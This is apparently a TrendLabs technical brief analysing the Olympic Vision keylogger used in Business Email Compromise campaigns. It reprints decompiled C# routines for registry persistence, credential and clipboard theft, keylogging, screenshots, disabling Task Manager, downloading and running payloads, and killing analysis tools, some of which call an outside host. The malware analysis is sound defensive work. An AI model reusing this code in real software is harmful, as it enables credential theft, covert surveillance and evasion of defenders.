A TrendLabs Report

Latest Business Email Compromise Malware Found: Olympic Vision

Technical Brief

TrendLabs Security Intelligence Blog

Jaaziel Carlos
Junestherry Salvador

March 2016

Introduction


Olympic Vision is a keylogger malware involved in an ongoing Business Email Compromise (BEC) campaign targeting 18 companies in the US, Middle East and Asia, the majority of which coming from the two latter regions (22%, 39% and 39% respectively).

Business Email Compromise attacks involve spear phishing/social engineering techniques to infect key employees' systems with info-stealing malware and intrude upon business dealings/transactions. They have become so effective that the Federal Bureau of Investigation posted a general public advisory about BEC in their official website, and has tallied the total estimated damages of BEC so far to be US$800 million dollars in total (since last year).

Olympic Vision is not advanced by any means. Like Predator Pain and Limitless, keyloggers that have been used for the very same purpose in previous BEC campaigns, it performs its main function – that is, to log keystrokes and take screenshots for the purpose of stealing personal information – well and without unneeded complexity. The success of BEC lies mostly on the ability of the cybercriminal to engage with the target and convince them of their being a legitimate business contact.

Olympic Vision Dissected


The keylogger we identify as Olympic Vision is an info-stealing malware generated by the toolkit of the same name. Detected by Trend Micro as TSPY_OLYMVIS, it steals information through keylogging and taking screenshots. The information gathered from these methods is sent to the culprit via email, FTP, or web panel.



● Use e-mail reporting.
○ Use FTP reporting.
○ Use PHP reporting.
Reporting interval: 5 minutes.
(Applies to all reporting types)

Figure 1. Olympic Vision Builder

The samples we analyzed were also encrypted using the .NET protector “Olympic Crypter” which is sold for US$15.




Main file: D:\Misc\cNpare.exe
☐ Bind a second file:
Bound file will only run once.
☐ Injection compatibility mode
☐ Inject payload to itself

Figure 2.Olympic Crypter

This crypter ensures that the malware remains undetected by AV products. It also has a built-in scanner to tell the user if his strain of keylogger needs more encrypting to escape detection.

Installation


Upon execution, Olympic Vision drops a copy of itself using a file name specified by the cybercriminal. It then creates an autostart registry so that the dropped copy will execute every system startup:



```
public void AddToStartup(string StartupKey, string FileName, bool Persistence)
{
  string str = Path.Combine(this.RoamingPath, FileName.EndsWith(".exe") ? FileName : FileName + ".exe");
  RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
  if (!Operators.ConditionalCompareObjectNotEqual(registryKey.GetValue(StartupKey), (object) str, false))
    return;
  registryKey.SetValue(StartupKey, (object) str);
  while (System.IO.File.Exists(str))
```

Figure 3. Autostart registry creation executed by Olympic Vision

It will also connect to an external site to get the external IP, country code, and country name of the victim's computer.



```
private string[] GetGeoIPDetails()
{
  string[] strArray;
  try
  {
    strArray = new WebClient().DownloadString("http://codeluxsoftware.com/geoip/geoip.php").Split(' ');
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    strArray = (string[]) null;
    ProjectData.ClearProjectError();
  }
  return strArray;
}
```


Figure 4. Retrieving external IP

Information Theft Routines

After installing itself in the system, it will steal any of the following information, depending on the modules selected by the cybercriminal:

- Computer name
- Saved credentials from browsers, email clients, FTP clients, and IM clients
- Windows product keys
- Keystrokes
- Network information
- Screenshots
- Clipboard image and text

The captured information is encrypted then sent to the attacker through different means, either through an email account, an FTP server, or a web panel.




```
public static string RunStealerJobs()
{
  string str1;
  try
  {
    string str2 = "-----------------------------------------------------------------------------\r\n---------------------- Olympic Vision - Reported Logs ---------------
    if (MainModule.StealerSettings.Modules[0])
      str2 = str2 + MainModule.StealerRunner.ExecuteStealer(StealerType.Browsers) + "\r\n\r\n";
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[1])
      str2 = str2 + MainModule.StealerRunner.ExecuteStealer(StealerType.FTPClients) + "\r\n\r\n";
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[2])
      str2 = str2 + MainModule.StealerRunner.ExecuteStealer(StealerType.EmailClients) + "\r\n\r\n";
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[3])
      str2 = str2 + MainModule.StealerRunner.ExecuteStealer(StealerType.IMClients) + "\r\n\r\n";
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[4])
      str2 = str2 + MainModule.StealerRunner.ExecuteStealer(StealerType.WindowsProducts) + "\r\n\r\n";
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[7])
    {
      string clipboardText = MainModule.CSLogger.GetClipboardText();
      if (Operators.CompareString(clipboardText, (string) null, false) != 0)
        str2 = str2 + "\r\n\r\n - ------------------Clipboard text -------------------\r\n" + clipboardText + "\r\n------------------- /Clipboard text -----------------
    }
    Thread.Sleep(3000);
    if (MainModule.StealerSettings.Modules[7])
      str2 = str2 + MainModule.StealerRunner.GetNetworkInformation() + "\r\n";
    Thread.Sleep(3000);
    str1 = str2;
  }
```

Figure 5. Olympic Vision modules


Olympic Vision uses the following modules from SecurityXploded in stealing credentials and Windows license keys:

- Browser Password Dump v4.0
- Email Password Dump v1.0
- FTP Password Dump v1.0
- IM Password Dump v3.0
- Windows License Key Dump v4.0




```
**********************************************************************

    Windows License Key Dump v4.0 by SecurityXploded

    http://securityxploded.com/windows-license-key-dump.php

**********************************************************************


 Windows Product Name                        Version               Product License
 Key
 ===========================================================================
```

Figure 6. SecurityXploded modules used by Olympic Vision



```
if (Operators.CompareString(Left.ToLower(), "capslock", false) == 0 || Operators.CompareString(Left.ToLower(), "caps lock", false) == 0)
  KeyboardHook.IsCapsLock = !KeyboardHook.IsCapsLock;
else if (Operators.CompareString(Left.ToLower(), "shift", false) == 0)
  KeyboardHook.IsShift = true;
if (Operators.CompareString(Left.ToLower(), "enter", false) == 0)
{
  Left = "\n";
  KeyboardHook.IsPrintable = true;
}
else if (Operators.CompareString(Left.ToLower(), "space", false) == 0)
{
  Left = " ";
  KeyboardHook.IsPrintable = true;
}
else if (Operators.CompareString(Left.ToLower(), "tab", false) == 0)
{
  Left = "\t";
  KeyboardHook.IsPrintable = true;
}
else if (Operators.CompareString(Left.ToLower(), "capslock", false) == 0 || Operators.CompareString(Left.ToLower(), "caps lock", false) == 0)
  Left = KeyboardHook.IsCapsLock ? "[Caps Lock: On]" : "[Caps Lock: Off]";
else if (Operators.CompareString(Left.ToLower(), "shift", false) == 0)
{
  if (!KeyboardHook.IsShiftHandled)
  {
    Left = "[Shift: On]";
    KeyboardHook.IsShiftHandled = true;
  }
}
else
  Left = "[" + Left + "]";
```

Figure 7. Keylogging routine




```
public class ClipScreenLogger
{
  public Bitmap GetScreenshot()
  {
    Rectangle bounds = Screen.PrimaryScreen.Bounds;
    Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height, PixelFormat.Format32bppArgb);
    Graphics.FromImage((Image) bitmap).CopyFromScreen(0, 0, 0, 0, bounds.Size, CopyPixelOperation.SourceCopy);
    return bitmap;
  }

  public string GetClipboardText()
  {
    return !Clipboard.ContainsText() ? (string) null : Clipboard.GetText();
  }

  public Bitmap GetClipboardImage()
  {
    return !Clipboard.ContainsImage() ? (Bitmap) null : (Bitmap) Clipboard.GetImage();
  }
}
```

Figure 8. Screenshot and Clipboard Stealing

Other Features

Some features that Olympic Vision has to contribute to its main function are as follows:


- Displaying fake/bogus error message – to aid its evasion from the victim



```
if (MainModule.StealerSettings.ExtraSettings.FakeError)
{
  int num = (int) MessageBox.Show(MainModule.StealerSettings.ExtraSettings.FakeMessage, MainModule.StealerSettings.ExtraSettings.FakeTitle,
}
```

Figure 9. Fake Error Message


- Disable TaskManager/Run/Registry Tools – to prevent its detection and/or removal



```
public void RunDisablers(bool[] Disablers)
{
  try
  {
    if (Disablers[0])
      MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableTaskMgr", (object) "1", RegistryValueKind.DWo
    if (Disablers[1])
      MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer", "NoRun", (object) "1");
    if (!Disablers[2])
      return;
    MyProject.Computer.Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableRegistryTools", (object) "1");
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
}
```

Figure 10. Disable tools


- Download and Execute files – to perhaps cloak its presence with another malware at the cybercriminals' choosing



```
public void DownloadAndExecute(string URL, bool PreserveFilename)
{
  try
  {
    byte[] bytes = new WebClient().DownloadData(URL);
    string str1 = CodeluxVisionStub.Tools.Helpers.RandomString(7, true, true);
    if (PreserveFilename)
    {
      try
      {
        string str2 = URL;
        string str3 = "/";
        int startIndex = checked (str2.LastIndexOf(str3) + 1);
        str1 = str2.Substring(startIndex);
      }
      catch (Exception ex1)
      {
        ProjectData.SetProjectError(ex1);
        try
        {
          string str2 = URL;
          string str3 = "/";
          int startIndex = checked (str2.LastIndexOf(str3) + 1);
          str1 = str2.Substring(startIndex);
        }
        catch (Exception ex2)
        {
          ProjectData.SetProjectError(ex2);
          str1 = CodeluxVisionStub.Tools.Helpers.RandomString(7, true, true);
          ProjectData.ClearProjectError();
        }
        ProjectData.ClearProjectError();
      }
    }
    string path = Path.Combine(Path.GetTempPath(), Conversions.ToString(Interaction.IIf(str1.Contains(".exe"), (object) str1, (object) (str1 + ".exe"))));
    System.IO.File.WriteAllBytes(path, bytes);
    using (Process process = new Process())
    {
      ProcessStartInfo processStartInfo1 = new ProcessStartInfo();
      ProcessStartInfo processStartInfo2 = processStartInfo1;
      int num1 = 1;
      processStartInfo2.CreateNoWindow = num1 != 0;
      int num2 = 0;
      processStartInfo2.UseShellExecute = num2 != 0;
      int num3 = 1;
      processStartInfo2.WindowStyle = (ProcessWindowStyle) num3;
      string str2 = path;
      processStartInfo2.FileName = str2;
      process.StartInfo = processStartInfo1;
      process.Start();
    }
  }
```

Figure 11. Download and execute file


- Anti-emulation – to prevent itself from running in a sandbox, as well as terminate applications such as Wireshark



```
public void RunAntis(bool[] Antis)
{
  try
  {
    if (Antis[0])
    {
      Process[] processes = Process.GetProcesses();
      int index = 0;
      while (index < processes.Length)
      {
        Process process = processes[index];
        if (string.Equals(process.MainWindowTitle, "The Wireshark Network Analyzer"))
          process.Kill();
        checked { ++index; }
      }
    }
    if (Antis[1] && Process.GetProcessesByName("SbieSvc").Length >= 1)
      Environment.Exit(0);
    if (!Antis[2])
      return;
    Process[] processes1 = Process.GetProcesses();
    int num = checked (processes1.Length - 1);
    int index1 = 0;
    while (index1 <= num)
    {
      if (Operators.CompareString(processes1[index1].ProcessName.ToLower(), "anubis", false) == 0)
        processes1[index1].Kill();
      checked { ++index1; }
    }
  }
```

Figure 12. Anti-Emulation Routine

